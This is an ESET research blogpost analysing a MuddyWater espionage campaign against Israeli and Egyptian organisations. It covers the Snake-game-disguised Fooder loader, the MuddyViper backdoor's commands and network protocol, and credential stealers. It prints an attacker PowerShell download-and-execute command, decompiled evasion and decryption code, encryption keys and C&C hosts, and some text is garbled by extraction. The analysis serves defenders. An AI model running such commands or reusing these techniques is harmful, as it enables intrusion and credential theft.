

ESET Research

MuddyWater: Snakes by the riverbank

MuddyWater targets critical infrastructure in Israel and Egypt, relying on custom malware, improved tactics, and a predictable playbook

ESET Research

02 Dec 2025 , 34 min. read



ESET researchers have identified new MuddyWater activity primarily targeting organizations in Israel, with one confirmed target in Egypt. MuddyWater, also referred to as Mango Sandstorm or TA450, is an Iran-aligned cyberespionage group known for its persistent targeting of government and critical infrastructure sectors, often leveraging custom malware and publicly available tools. In this campaign, the attackers deployed a set of previously undocumented, custom tools with the objective of improving defense evasion and persistence. Among these tools is a custom Fooder loader designed to execute MuddyViper, a C/C++ backdoor. Several versions of Fooder masquerade as the classic Snake game, and its internal logic includes a custom delay function inspired by the game's mechanics, combined with frequent use of Sleep API calls. These features are intended to delay execution and hinder automated analysis. MuddyViper enables the attackers to collect system information, execute files and shell commands, transfer files, and exfiltrate Windows login credentials and browser data. The campaign also leverages credential stealers (CE-Notes and LP-Notes) and reverse tunneling tools (go-socks5), long a favorite of MuddyWater operators.

Although this is our first public blogpost covering MuddyWater, ESET researchers have been tracking the group for several years and have documented its activities in multiple [ESET APT Activity Reports](#). Unlike previous campaigns of MuddyWater, which were often noisy and easily detected, the one covered in this blogpost demonstrates a more focused, sophisticated, and refined approach.

Key points of this blogpost:

- MuddyWater developers adopted CNG, the next-generation Windows cryptographic API, which is unique for Iran-aligned groups and somewhat atypical across the broader threat landscape.
- The group also used more advanced techniques to deploy

MuddyViper, a new backdoor, by using a loader (Fooder) that reflectively loads it into memory and executes it.

- We provide technical analyses of the tools used in this campaign, including MuddyViper, the Fooder loader, the CE-Notes browser-data stealer, the LP-Notes credential stealer, the Blub browser-data stealer, and go-socks5 reverse tunnels.
- During this campaign, the operators deliberately avoided hands-on-keyboard interactive sessions, which is a historically noisy technique often characterized by mistyped commands.

MuddyWater group overview

MuddyWater is a cyberespionage group active since at least 2017, primarily targeting entities in the Middle East and North America. It is one of the most active Iran-aligned APT groups tracked by ESET researchers and has [links to the Ministry of Intelligence and National Security of Iran](#).

The group was first introduced to the public as MuddyWater by [Unit 42](#) in 2017, whose description of the group's activity is consistent with ESET's profiling – a focus on cyberespionage, the use of malicious documents as attachments designed to prompt users to enable macros and bypass security controls, and a primary targeting of entities located in the Middle East.

Notable past activities include [Operation Quicksand](#) (2020), a cyberespionage campaign targeting Israeli government entities and telecommunications organizations, which exemplifies the group's evolution from basic phishing tactics to more advanced, multistage operations; and a [campaign targeting political groups and organizations in Türkiye](#), demonstrating the group's geopolitical focus, its ability to adapt social engineering tactics to local contexts,

and reliance on modular malware and flexible C&C infrastructure.

Besides its frequent activity, MuddyWater operations are often noisy. The group is known for its persistent targeting of government, military, telecommunications, and critical infrastructure sectors, typically using custom malware and publicly available tools to gain access, maintain persistence, and exfiltrate sensitive data. In addition to targeting its archenemy, Israel, the group appears to be targeting countries that maintain, or seek to strengthen, diplomatic ties with Iran.

ESET has documented multiple campaigns attributed to MuddyWater that highlight the group's evolving toolset and shifting operational focus. While the earlier operations relied on broad targeting and relatively unsophisticated techniques, more recent campaigns demonstrate signs of technical refinement and increased precision.

In March and April 2023, MuddyWater [targeted an unidentified victim in Saudi Arabia](#) by deploying a batch script that downloaded a PowerShell-based backdoor, which was used to download and execute arbitrary payloads and subsequently to remove the initial payload from disk.

The group conducted a [campaign in January and February 2025](#) that was notable for its operational overlap with Lyceum (an OilRig subgroup), further detailed in this publication. This latest overlap suggests an evolution in MuddyWater's modus operandi.

The group's publicly documented custom tools include, for example, the [Bugsleep, Blackout, Small Sieve, Mori, and POWERSTATS backdoors](#), as well as custom-compiled variants of [open-source tools](#) such as [LaZagne](#) or [CrackMapExec](#). MuddyWater campaigns typically do not leverage or introduce new tools, malware, or techniques; instead, they are often noteworthy due to the targeting.

While MuddyWater initially concentrated strictly on cyberespionage, its cooperation with Lyceum led to targeting of the manufacturing

its cooperation with Lyscam to targeting of the manufacturing sector through spearphishing. The attack generated considerable noise and achieved little in terms of operational objectives.

The campaign outlined in this publication shows what, for MuddyWater, seems to be an unprecedented advancement in toolset and technical execution.

Victimology

As previously mentioned, during this campaign, MuddyWater primarily targeted organizations in Israel, but also one in Egypt. Table 1 lists the victims by country and vertical. The campaign began on September 30th, 2024 and concluded on March 18th, 2025.

Table 1. Victims by country and vertical

Country	Vertical
Egypt	Technology
	Engineering #1
	Engineering #2
	Engineering #3
	Local Government #1
	Local Government #2
	Manufacturing
	Technology

Israel	Transportation
	Utilities
	University #1
	University #2
	University #3
	Unidentified #1
	Unidentified #2
	Unidentified #3
	Unidentified #4
	Unidentified #5

One interesting thing to note about the victim in the utilities vertical is that they were also compromised by Lyceum on February 11th, 2025.

Overlap and cooperation with Lyceum

In early 2025, ESET Research identified an operational overlap between MuddyWater and [Lyceum, a subgroup of the Iran-aligned OilRig cyberespionage group](#), also known as HEXANE or Storm-0133. OilRig has been active since at least 2014 and is [commonly believed to be based in Iran](#). Tools that we attribute to Lyceum include

DanBot, Shark, Milan, Marlin, Solar, Mango, OilForceGTX, and [a variety of downloaders](#) that leverage legitimate cloud services for C&C communication. We have previously observed Lyceum targeting multiple Israeli organizations, including national and local governmental entities, as well as organizations in the healthcare sector.

During the campaign covered here, MuddyWater conducted a joint sub-campaign with OilRig in January and February 2025, MuddyWater initiated access through a spearphishing email containing a link to an installer for the [Syncro](#) remote monitoring and management (RMM) software. Following the initial compromise, the attackers installed an additional RMM tool, [PDQ](#), and deployed a custom Mimikatz loader disguised as certificate files with .txt file extensions. Based on the observed activity, harvested credentials were probably used by Lyceum to gain access and assume control of operations within the targeted manufacturing-sector organization in Israel.

This cooperation suggests that MuddyWater may be acting as an initial access broker for other Iran-aligned groups.

Attribution

The victimology, TTPs, and tooling observed in this campaign align with several of the newly documented capabilities and tools that we have previously attributed to MuddyWater. This assessment is based on the initial access method and the subsequent delivery of malicious tools – generally via spearphishing emails that contain links to download RMM software.

TTPs

MuddyWater operators continue to rely on predictable and script-based backdoors written in PowerShell and Go. Their targeting

remains focused on the telecommunications, governmental, and oil and energy sectors.

Initial access is typically achieved through spearphishing emails, often containing PDF attachments that link to installers for RMM software hosted on free file-sharing platforms such as OneHub, Egnyte, or Mega. These links lead to the download of RMM tools including Atera, Level, PDQ, and SimpleHelp.

Among the tools deployed by MuddyWater operators is also the VAX-One backdoor, named after the legitimate software which it impersonates: Veeam, AnyDesk, Xerox, and the OneDrive updater service.

The group's continued reliance on this familiar playbook makes its activity relatively easy to detect and block.

Tools overlap

Additionally, we identified code overlaps between several of the newly documented tools and those we previously attributed to MuddyWater:

- LP-Notes, a new credential stealer, has the same design as CE-Notes, a browser-data stealer, that we previously associated with MuddyWater. During this campaign, we also observed a Mimikatz loader, which shares the same design and obfuscation methods as CE-Notes.
- We observed several new variants of MuddyWater's customized go-socks5 reverse tunnels, which [the group used throughout 2024 and 2025](#).
- In two instances, we observed the customized go-socks5 reverse tunnels embedded in a new MuddyWater loader, internally named Fooder. In a dozen other cases, this loader was used to load MuddyWater's new backdoor, MuddyViper.
- Interestingly, MuddyViper and the CE-Notes/LP-Notes/Mimikatz loader

variants use the [CNG API](#) for data encryption and decryption. To the best of our knowledge, this is unique to Iran-aligned groups. Another trait these tools share is that they attempt to steal user credentials by opening a fake Windows Security dialog.

Toolset

In this blogpost, we document previously unknown, custom tools used by MuddyWater:

- **Fooder loader** – a newly identified loader that loads the MuddyViper backdoor into memory and executes it. Note that several versions of Fooder masquerade as the classic Snake game, hence the designation, MuddyViper. Another notable characteristic of Fooder is its frequent use of a custom delay function that implements the core logic of the Snake game, combined with `Sleep` API calls. These features are intended to delay execution in an attempt to hide malicious behavior from automated analysis systems.
- **MuddyViper backdoor** – a previously undocumented C/C++ backdoor that enables attackers to collect system information, download and upload files, execute files and shell commands, and steal Windows credentials and browser data.

The rest of the toolset documented in this blogpost includes:

- **CE-Notes**, a browser-data stealer,
- **LP-Notes**, a credential stealer,
- **Blub**, a browser-data stealer, and
- several go-socks5 reverse tunnels.

Fooder loader

Fooder is a 64-bit C/C++ loader designed to decrypt and then

reflectively load the embedded payload (as illustrated in Figure 1), with MuddyViper being the most frequently observed payload.




Figure 1. Relationships between Fooder and its launcher and payload

Fooder seems to be the internal name of this tool, based on its PDB paths:

- C:\Users\win\Desktop\Fooder\Debug\Launcher.pdb
- C:\Users\pc\Desktop\main\My_Project\Fooder\x64\Debug\Launcher.pdb

Although we have only captured one sample of it, we believe that Fooder is executed by a simple launcher application, written in C. It has no string obfuscation and verbose logging to the console, and the PDB path left intact:

C:\Users\pc\source\repos\ConsoleApplication7\x64\Release\ConsoleApplication7.pdb

We have observed one instance (SHA-1:

76632910CF67697BF5D7285FAE38BFCF438EC082) of the

component launching Fooder. Deployed under the name %USERPROFILE%\Downloads\OsUpdater.exe, the launcher expects a process ID as a command line argument. Once executed, it attempts to duplicate the token of the specified process via the DuplicateTokenEx API, and then uses CreateProcessAsUserA to execute Fooder.

Once executed, Fooder decrypts the embedded payload following these steps:

- The command line argument (6) is added to each byte of a hardcoded key, which produces the AES decryption key, shared across all samples, 6969697820511281801712341067111416133321394945138510872296106446.
- A hardcoded value (5) is subtracted from each byte of the hardcoded payload.
- Finally, the hardcoded payload is decrypted using the WinCrypt API and the AES key.

Fooder then loads the payload directly into memory using reflective techniques, allowing it to execute without relying on standard system calls or writing to disk.

Once launched thus, Fooder has been used to deliver not only MuddyViper but also [HackBrowserData](#), an open-source utility capable of decrypting and exporting sensitive browser information such as credentials and cookies. Fooder also facilitates the deployment of go-socks5 variants, which are Go-compiled binaries that function as reverse tunnels, enabling attackers to bypass firewalls and Network Address Translation (NAT) mechanisms. Notably, the MuddyWater group has previously utilized go-socks5 independently of Fooder, indicating a continued reliance on this tool for stealthy network communication and data exfiltration.

Note that several versions of Fooder masquerade as the Snake

game – see the strings and mutexes highlighted in Figure 2 – its most frequently embedded payload.

```

31 sub_13FFD1020("-----\n", hPrevInstance, lpCmdLine, nShowCmd);
32 sub_13FFD1020("***** Welcome to snake Game *****\n", v5, v6, v7);
33 sub_13FFD1020("-----\n", v8, v9, v10);
34 v11 = unknown_libname_17(lpCmdLine);
35 Sleep(15000u);
36 LibraryA = LoadLibraryA("Kernel32.dll");
37 v13 = LibraryA;
38 if ( LibraryA
39     && (CreateMutexA = GetProcAddress(LibraryA, "CreateMutexA"),
40         WaitForSingleObject = GetProcAddress(v13, "WaitForSingleObject"),
41         GetProcAddress(v13, "ExitProcess"),
42         GetLastError = GetProcAddress(v13, "GetLastError"),
43         (v17 = (CreateMutexA)(0i64, 0i64, "game-snake") != 0)
44         && GetLastError() != 183 )
22 sub_7FEFF81020("-----\n");
23 sub_7FEFF81020("***** Welcome My Game *****\n");
24 sub_7FEFF81020("-----\n");
25 sub_7FEFF81020("-----\n");
26 sub_7FEFF81020("***** snake Game *****\n");
27 sub_7FEFF81020("-----\n");
28 delayExecution(39);
29 delayExecution(26);
30 Sleep(0x3A98u);
31 LibraryA = LoadLibraryA("Kernel32.dll");
32 v2 = LibraryA;
33 if ( !LibraryA
34     || (CreateMutexA = GetProcAddress(LibraryA, "CreateMutexA"),
35         WaitForSingleObject = GetProcAddress(v2, "WaitForSingleObject"),
36         GetProcAddress(v2, "ExitProcess"),
37         GetLastError = GetProcAddress(v2, "GetLastError"),
38         (v6 = (CreateMutexA)(0i64, 0i64, "SNAKE_G") == 0)
39         || GetLastError() == 183 )

```

Figure 2. Multiple Fooder instances masquerade as the Snake game

Another notable characteristic of Fooder is its frequent use of a custom delay function (which implements the core logic of the [Snake game](#), where the player maneuvers the end of a growing line, often themed as a snake, to avoid obstacles and collect items) and the Sleep API calls. The delay in execution is achieved by mimicking the loop-based delay function: as in the Snake game, where each movement is controlled by a loop that waits for a short period before updating the game. The loop introduces execution delays that slow down the malware's behavior, helping it to evade tools that monitor for rapid malicious activity. Figure 3 highlights the delays and the Snake game welcome banner presented to the user at runtime.

```

29 sub_13F7E1020("-----\n",
30 sub_13F7E1020("***** Welcome to snake Game *****\n",
31 sub_13F7E1020("-----\n",
32 delayExecution(10i64);
33 delayExecution(13i64);
34 if ( unknown_libname_17(lpCmdLine) )
35     Sleep(15000u);
36 Sleep(15000u);
37 LibraryA = LoadLibraryA("Kernel32.dll");
38 v12 = LibraryA;
39 if ( !LibraryA
40     || (CreateMutexA = GetProcAddress(LibraryA, "CreateMutexA"),
41         WaitForSingleObject = GetProcAddress(v12, "WaitForSingleObject"),
42         GetProcAddress(v12, "ExitProcess"),
43         GetLastError = GetProcAddress(v12, "GetLastError"),
1 int64 __fastcall delayExecution(int a1)
2 {
3     int64 v1; // rbx
4     unsigned int v2; // eax
5     int v3; // r8d
6     int64 v4; // rcx
7     unsigned __int64 v6; // [rsp+38h] [rbp+10h] BYREF
8
9     if ( a1 > 0 )
10     {
11         v1 = a1;
12         do
13         {
14             v2 = unknown_libname_30(0i64);
15             srand(v2);
16             dword_140779038 = 10;
17             dword_140779040 = 10;
18             dword_140779046 = 0;

```

```

44 | (v16 = (CreateMutexA)(0i64, 0i64, "mlv-manage")) == 0)
45 | || GetLastError() == 183 )
46 | {
47 |     delayExecution(9i64);
48 |     delayExecution(6i64);
49 |     v26 = 15000;
50 |     goto LABEL_17;
51 | }
52 | (WaitForSingleObject)(v16, 0xFFFFFFFFi64);
53 | delayExecution(13i64);
54 | delayExecution(4i64);
55 | Sleep(35000u);
56 | delayExecution(10i64);
57 | Sleep(35000u);
58 | delayExecution(10i64);
59 | Sleep(35000u);
60 | delayExecution(10i64);
61 | Sleep(35000u);
62 | v17 = 0i64;
63 | Src = 0i64;
64 | v29 = 0i64;
65 | delayExecution(10i64);
66 | v18 = LoadLibraryA("Kernel32.dll");
67 | VirtualProtect = GetProcAddress(v18, "VirtualProtect");
68 | delayExecution(10i64);
69 | LoadLibraryA("kernel32.dll");
70 | v30 = 0;

19 | byte_140779D48 = 82;
20 | dword_140779D3C = rand() % 20;
21 | v3 = Rand();
22 | v6 = __PAIR64__(dword_140779D40, dword_140779D38);
23 | v4 = (20 * (v3 / 20));
24 | *xmmword_140779D58 = qword_140779D50;
25 | dword_140779D4C = v3 % 20;
26 | if ( qword_140779D50 == *(&__mmword_140779D58 + 1) )
27 | {
28 |     sub_13FFD2140(v4, qword_140779D50, &v6);
29 | }
30 | else
31 | {
32 |     *qword_140779D50 = v6;
33 |     *__mmword_140779D58 = __mmword_140779D58 + 8;
34 | }
35 | byte_140779D49 = 0;
36 | do
37 | {
38 |     sub_13FFD1E30(v4);
39 |     Sleep(0xC8u);
40 | }
41 | while ( !byte_140779D49 );
42 | byte_140779D49 = 0;
43 | Sleep(0xC8u);
44 | --v1;
45 | }
46 | while ( v1 );
47 | }
48 | return 0i64;
49 | }

```

Figure 3. Various calls to delay execution are dispersed throughout Fooder's code

Fooder does not have any built-in persistence capability. However, in cases when Fooder's final payload is the MuddyViper backdoor, the backdoor can set up persistence for the loader via a scheduled task or the Startup folder.

MuddyViper backdoor

MuddyViper, a previously undocumented backdoor written in C and C++, enables gaining covert access and control over compromised systems. We have observed MuddyViper only in memory, loaded by Fooder, which might be the reason there is no obfuscation or string encryption. As is typical for MuddyWater, MuddyViper sends extremely verbose and frequent status messages to its C&C server throughout its execution, such as the following:

- [+] Persist: ----- Hi,I am Live -----

- [+] Persist: ----- Hi,First Time -----

- [-] Persist: failed Create task !!!!

The backdoor also keeps a lengthy list of 150+ process names and details about the respective products to be able to send detailed reports about the security tools detected in the compromised environment, even though adding the details could have been easily implemented on the server side:

- [**>**] Process: aciseagent.exe ~~> (Cisco Umbrella Roaming Security) --> (Security DNS) found!
- [**>**] Process: acnamagent.exe ~~> (Absolute Persistence) -> (Asset Management) found!
- [**>**] Process: acnamlogonagent.exe ~~> (Absolute Persistence) --> (Asset Management) found!

This behavior results in substantial network traffic.

MuddyViper has two methods of establishing persistence:

- Its installation directory can be configured as a Windows Startup folder, by setting the following registry values to %APPDATALOCAL%\Microsoft\Windows\PPBCompatCache\ManagerCache:
 - HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Startup.
 - HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Startup.
- A scheduled task named ManageOnDriveUpdater can launch MuddyViper from the path on each system start.

MuddyViper supports 20 backdoor commands – see Table 2 for details of all of them – notably including the ability to open and operate reverse shells, download, upload, and execute files, report the running security tools, steal user credentials and data from a

variety of browsers, set up its own persistence, and uninstalling itself.

Table 2. MuddyViper backdoor commands

ID	Arguments	Action
200	N/A	N/A
207	N/A	Decrypts the embedded HackBrowserData tool and reflectively loads it in a new thread. This open-source tool can steal credentials, history, and other information from web browsers. MuddyViper then compresses the collected data (into a file named <code>CacheDump.zip</code>) and uploads it to the C&C server.
300	<command_line>	Launches a reverse shell using: • the provided command line (command ID 300) • <code>C:\windows\system32\cmd.exe</code> (command ID 301) • <code>C:\windows\system32\WindowsPowerShell\v1.0\PowerShell.exe</code> (command ID 302) Then, in a loop, uploads the process output to the C&C server and interprets the server response (see command IDs 350-352) until interrupted.
301	N/A	
302	N/A	

Must follow command IDs 300-302. Sleeps

350	N/A	for a preconfigured amount of time – for the reverse shell loop, the default is one second.
351	Sleep time (in milliseconds)	Must follow command IDs 300-302. Configures the sleep time for the reverse shell loop – the default is one second.
352	Input for the reverse shell.	Must follow command IDs 300-302. Passes the provided argument to the running reverse shell.
360	N/A	Not implemented, likely related to the reverse shell API.
400	Flag.	Must follow command ID 401. It confirms that the C&C server has successfully received a part of the exfiltrated local file. Optionally adjusts the sleep before the next upload specified in command ID 401 to 10 seconds.
401	Sleep time (in milliseconds), filename.	Initiates a file upload operation from the specified local file to the C&C server in chunks, with the specified sleep time between each upload.
500	Data chunk.	Must follow command ID 501. Writes the received data chunk into a previously created and opened local file.

Downloads a file from the C&C server in chunks into a local file with the specified

501	Sleep time (in milliseconds), filename.	MuddyWater: Snakes by the riverbank Deletes the file if the connection cannot be established after six consecutive attempts. name. The specified sleep time is used as a delay after downloading each data chunk. Deletes the file if the connection cannot be established after six consecutive attempts.
700	Sleep time (in milliseconds)	Configures the sleep time between connection attempts to the specified value (default is 60 seconds).
800	N/A	Enumerates running processes, searching for selected security tools from an extensive hardcoded list.
805	Timeout (in milliseconds)	Displays a fake Windows Security dialog (see Figure 4), prompting the user to fill in credentials, which are then exfiltrated to the C&C server. Uses the provided argument as a timeout for the dialog.
806	N/A	Sets up persistence via a scheduled task named <code>ManageOnDriveUpdater</code> . The backdoor copies itself to its installation path, unless it is already running from there.

Uninstalls itself. First, clears persistence set via a Windows Startup Folder and then

900	N/A	deletes itself. Note that this action will not clear the persistence via a scheduled task that can be set by the backdoor command ID 806.
905	N/A	Terminates the current backdoor process.
906	N/A	Relaunches itself (via the CreateProcessW API) and terminates the current process.
other	N/A	N/A

One of the commands listed in Table 2, with ID 805, displays a fake Windows Security dialog in an attempt to entice the victim into filling in their Windows credentials, as seen in Figure 4. A similar technique is used by MuddyWater’s LP-Notes stealer (see [LP-Notes credential stealer](#)).



Figure 4. Fake Windows Security dialog displayed by MuddyViper (command ID 805)

Another command, with ID 900, aims to remove MuddyViper from the compromised machine and clear its persistence; however, the command does not remove all traces of the backdoor.

Network protocol

To communicate with its C&C server, MuddyViper uses HTTP GET requests (via the [WinHTTP API](#)) over port 443, with the `WINHTTP_FLAG_SECURE` flag configured to use SSL/TLS. Two C&C servers have been observed: `processplanet[.]org` and `35.175.224[.]64`.

Both directions of communication AES-CBC encrypt the data, using the CNG API with the key (used across samples) `0608101047106453101617106423101013101012101083109710108585106969` and the IV `0`.

In the backdoor → server direction of the communications:

- Each endpoint URI supported by the C&C server can be used by the backdoor for a specific type of request, such as requesting a command, uploading a file, or sending a custom status message.
- Additional data for the C&C server is included in the HTTP request body, which is unconventional for HTTP GET requests.
- The User-Agent string is `A WinHTTP Example Program/1.0`, a remnant of the [example code](#) for the `WinHttpOpen` API.
- The connection, send, receive, and response timeouts are set to 30 seconds.
- Default sleep time between consecutive connection attempts is 60

seconds. This value can be configured by command ID 700.

- Upon failure, connection attempts are retried up to 10 times.
- Prior to encryption, the data is always formatted as `<computer_name>/<username>*<data>`.

In the server → backdoor direction of the communications:

- The HTTP status code determines the backdoor command ID.
- The backdoor command arguments are included in the HTTP response body.

CE-Notes browser-data stealer

CE-Notes is a browser-data stealer that we named after the filename – `ce-notes.txt` – used to stage stolen data on disk. We discovered CE-Notes in 2024 when we observed MuddyWater deploying EXE and DLL versions of it on the system of an organization in Israel.

CE-Notes was downloaded with the following PowerShell command:

```
"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" (Invoke-WebRequest -UseDefaultCredentials -UseBasicParsing -Uri http://206.71.149[.]51:443/57576?filter_relational_operator_2=60169).content | Invoke-Expression
```

Both versions of the browser-data stealer attempt to steal and decrypt the app-bound encryption key stored in the Local State file (`%APPDATA%\Local\Google\Chrome\User Data\Local State`) of Chromium browsers (Chrome, Brave, and Edge). [App-bound encryption](#) was introduced in Chrome version 127, enabling Chrome to encrypt data tied to app identity. [Cybercriminals and APT groups](#)

to encrypt data tied to app identity. [Cybercriminals](#) and APT groups have caught on and are actively trying to work around app-bound encryption to steal session keys. CE-Notes is quite similar to [ChromElevator](#) on GitHub.

The collected data is AES-CBC encrypted using the CNG API with the key
9262A37DF166AC1D5F582AAC79F54CCB47623BFD9BA001228D28
4AE13A08F52F and the IV
4103A09887B82FFD56A93BB431805224.

Then the encrypted data is stored on disk in
C:\Users\Public\Downloads\ce-notes.txt for later retrieval (probably via an RMM tool, since neither the EXE nor the DLL versions have any means of exfiltrating the file). The primary difference between the EXE and the DLL is the virtual machine evasion functionality added to the DLL.

We observed the CE-Notes browser-data stealer in the following locations:

- C:\system2.dll
- C:\Users\Public\Downloads\system2.dll
- C:\Intel\system.dll
- C:\20240926_165509.exe

LP-Notes credential stealer

LP-Notes is a C/C++ Windows credential stealer with the same design as the CE-Notes browser-data stealer. Following the same naming convention as in the case of CE-Notes, we named the stealer LP-Notes based on the local file it uses to stage stolen credentials before exfiltration: C:\Users\Public\Downloads\lp-notes.txt (vs. C:\Users\Public\Downloads\ce-notes.txt).

The sole purpose of LP-Notes is to entice victims into submitting their credentials by displaying a fake Windows Security dialog, prompting them to enter their Windows username and password. We have observed an instance of LP-Notes being downloaded and executed by PowerShell with a very similar command line to that shown in the CE-Notes section.

Initialization

On execution, LP-Notes starts by searching for a process named `taskhostw.exe` (Host Process for Windows Tasks) and then impersonating the security context of the process (via the `ImpersonateLoggedOnUser` API); only then does LP-Notes activate its malicious payload.

LP-Notes employs several simple obfuscation techniques, including a custom, addition-based routine for string decryption. Figure 5 shows the function that decrypts strings of lengths ranging from 15 to 19 characters, though the decryption key is always the same – a set of predefined constants that are added or subtracted from each byte of the string. Interestingly, CE-Notes uses the same decryption routine, except for a different decryption key, as shown in Figure 6.

<pre> 1 BYTE * __fastcall decryptString_size19(_BYTE *encryptedString) 2 { 3 HANDLE ProcessHeap; // rax 4 _BYTE *v3; // rdx 5 char v4; // c1 6 char v5; // a1 7 char v6; // c1 8 char v7; // a1 9 char v8; // c1 10 char v9; // a1 11 char v10; // c1 12 char v11; // a1 13 char v12; // c1 14 15 ProcessHeap = GetProcessHeap(); 16 v3 = HeapAlloc(ProcessHeap, 8u, 19ui64); 17 v4 = encryptedString[14] - 2; 18 *v3 = *encryptedString - 9; 19 v5 = encryptedString[1] + 10; 20 v3[14] = v4; 21 v6 = encryptedString[15]; 22 v3[1] = v5; 23 v7 = encryptedString[2] - 2; 24 v3[15] = v6 + 1; 25 v8 = encryptedString[16]; 26 v3[2] = v7; 27 v9 = encryptedString[3] - 3; 28 v3[16] = v8 - 8; 29 v10 = encryptedString[17]; 30 v3[3] = v9; 31 v11 = encryptedString[4] + 1; 32 v3[17] = v10 - 2; 33 v12 = encryptedString[18]; 34 v3[4] = v11; 35 v3[5] = encryptedString[5] - 4; 36 v3[6] = encryptedString[6] - 6; 37 v3[7] = encryptedString[7] - 5; 38 v3[8] = encryptedString[8] - 1; 39 v3[9] = encryptedString[9] + 6; 40 v3[10] = encryptedString[10] - 2; 41 v3[11] = encryptedString[11] - 8; 42 v3[12] = encryptedString[12] - 5; 43 v3[13] = encryptedString[13] - 5; 44 v3[14] = encryptedString[14] - 2; 45 return v3; </pre>	<pre> 1 BYTE * __fastcall decryptString_size15(_BYTE *encryptedString) 2 { 3 HANDLE ProcessHeap; // rax 4 _BYTE *v3; // rdx 5 char v4; // c1 6 char v5; // a1 7 char v6; // c1 8 char v7; // a1 9 char v8; // c1 10 char v9; // a1 11 char v10; // c1 12 char v11; // a1 13 char v12; // c1 14 15 ProcessHeap = GetProcessHeap(); 16 v3 = HeapAlloc(ProcessHeap, 8u, 15ui64); 17 v4 = encryptedString[10] - 2; 18 *v3 = *encryptedString - 9; 19 v5 = encryptedString[1] + 10; 20 v3[10] = v4; 21 v6 = encryptedString[11]; 22 v3[1] = v5; 23 v7 = encryptedString[2] - 2; 24 v3[11] = v6 - 8; 25 v8 = encryptedString[12]; 26 v3[2] = v7; 27 v9 = encryptedString[3] - 3; 28 v3[12] = v8 - 5; 29 v10 = encryptedString[13]; 30 v3[3] = v9; 31 v11 = encryptedString[4] + 1; 32 v3[13] = v10 - 5; 33 v12 = encryptedString[14]; 34 v3[4] = v11; 35 v3[5] = encryptedString[5] - 4; 36 v3[6] = encryptedString[6] - 6; 37 v3[7] = encryptedString[7] - 5; 38 v3[8] = encryptedString[8] - 1; 39 v3[9] = encryptedString[9] + 6; 40 v3[14] = v12 - 2; 41 return v3; </pre>
---	---

```

74 v3[13] = encryptedString[13] - 5;
43 v3[13] = encryptedString[13] - 5;
44 v3[18] = v12 - 2;
45 return v3;
46 }

```

Figure 5. LP-Notes string decryption routine

<pre> 1 BYTE * __fastcall decryptString_size19(_BYTE *encryptedString) 2 { 3 HANDLE ProcessHeap; // rax 4 _BYTE *result; // rdx 5 char v4; // c1 6 char v5; // a1 7 char v6; // c1 8 char v7; // a1 9 char v8; // c1 10 char v9; // a1 11 char v10; // c1 12 char v11; // a1 13 char v12; // c1 14 15 ProcessHeap = GetProcessHeap(); 16 result = HeapAlloc(ProcessHeap, 8u, 0x13ui64); 17 v4 = encryptedString[14] + 2; 18 *result = *encryptedString - 8; 19 v5 = encryptedString[1] - 7; 20 result[14] = v4; 21 v6 = encryptedString[15]; 22 result[1] = v5; 23 v7 = encryptedString[2] - 3; 24 result[15] = v6 - 4; 25 v8 = encryptedString[16]; 26 result[2] = v7; 27 v9 = encryptedString[3] - 2; 28 result[16] = v8 + 8; 29 v10 = encryptedString[17]; 30 result[3] = v9; 31 v11 = encryptedString[4] + 8; 32 result[17] = v10 + 3; 33 v12 = encryptedString[18]; 34 result[4] = v11; 35 result[5] = encryptedString[5] - 3; 36 result[6] = encryptedString[6] + 5; 37 result[7] = encryptedString[7] - 5; 38 result[8] = encryptedString[8] + 3; 39 result[9] = encryptedString[9] + 2; 40 result[10] = encryptedString[10] - 3; 41 result[11] = encryptedString[11] - 1; 42 result[12] = encryptedString[12] - 8; 43 result[13] = encryptedString[13] - 5; 44 result[18] = v12 - 3; 45 return result; 46 } </pre>	<pre> 1 BYTE * __fastcall decryptString_size15(_BYTE *encryptedString) 2 { 3 HANDLE ProcessHeap; // rax 4 _BYTE *result; // rdx 5 char v4; // c1 6 char v5; // a1 7 char v6; // c1 8 char v7; // a1 9 char v8; // c1 10 char v9; // a1 11 char v10; // c1 12 char v11; // a1 13 char v12; // c1 14 15 ProcessHeap = GetProcessHeap(); 16 result = HeapAlloc(ProcessHeap, 8u, 15ui64); 17 v4 = encryptedString[10] - 3; 18 *result = *encryptedString - 8; 19 v5 = encryptedString[1] - 7; 20 result[10] = v4; 21 v6 = encryptedString[11]; 22 result[1] = v5; 23 v7 = encryptedString[2] - 3; 24 result[11] = v6 - 1; 25 v8 = encryptedString[12]; 26 result[2] = v7; 27 v9 = encryptedString[3] - 2; 28 result[12] = v8 - 8; 29 v10 = encryptedString[13]; 30 result[3] = v9; 31 v11 = encryptedString[4] + 8; 32 result[13] = v10 - 5; 33 v12 = encryptedString[14]; 34 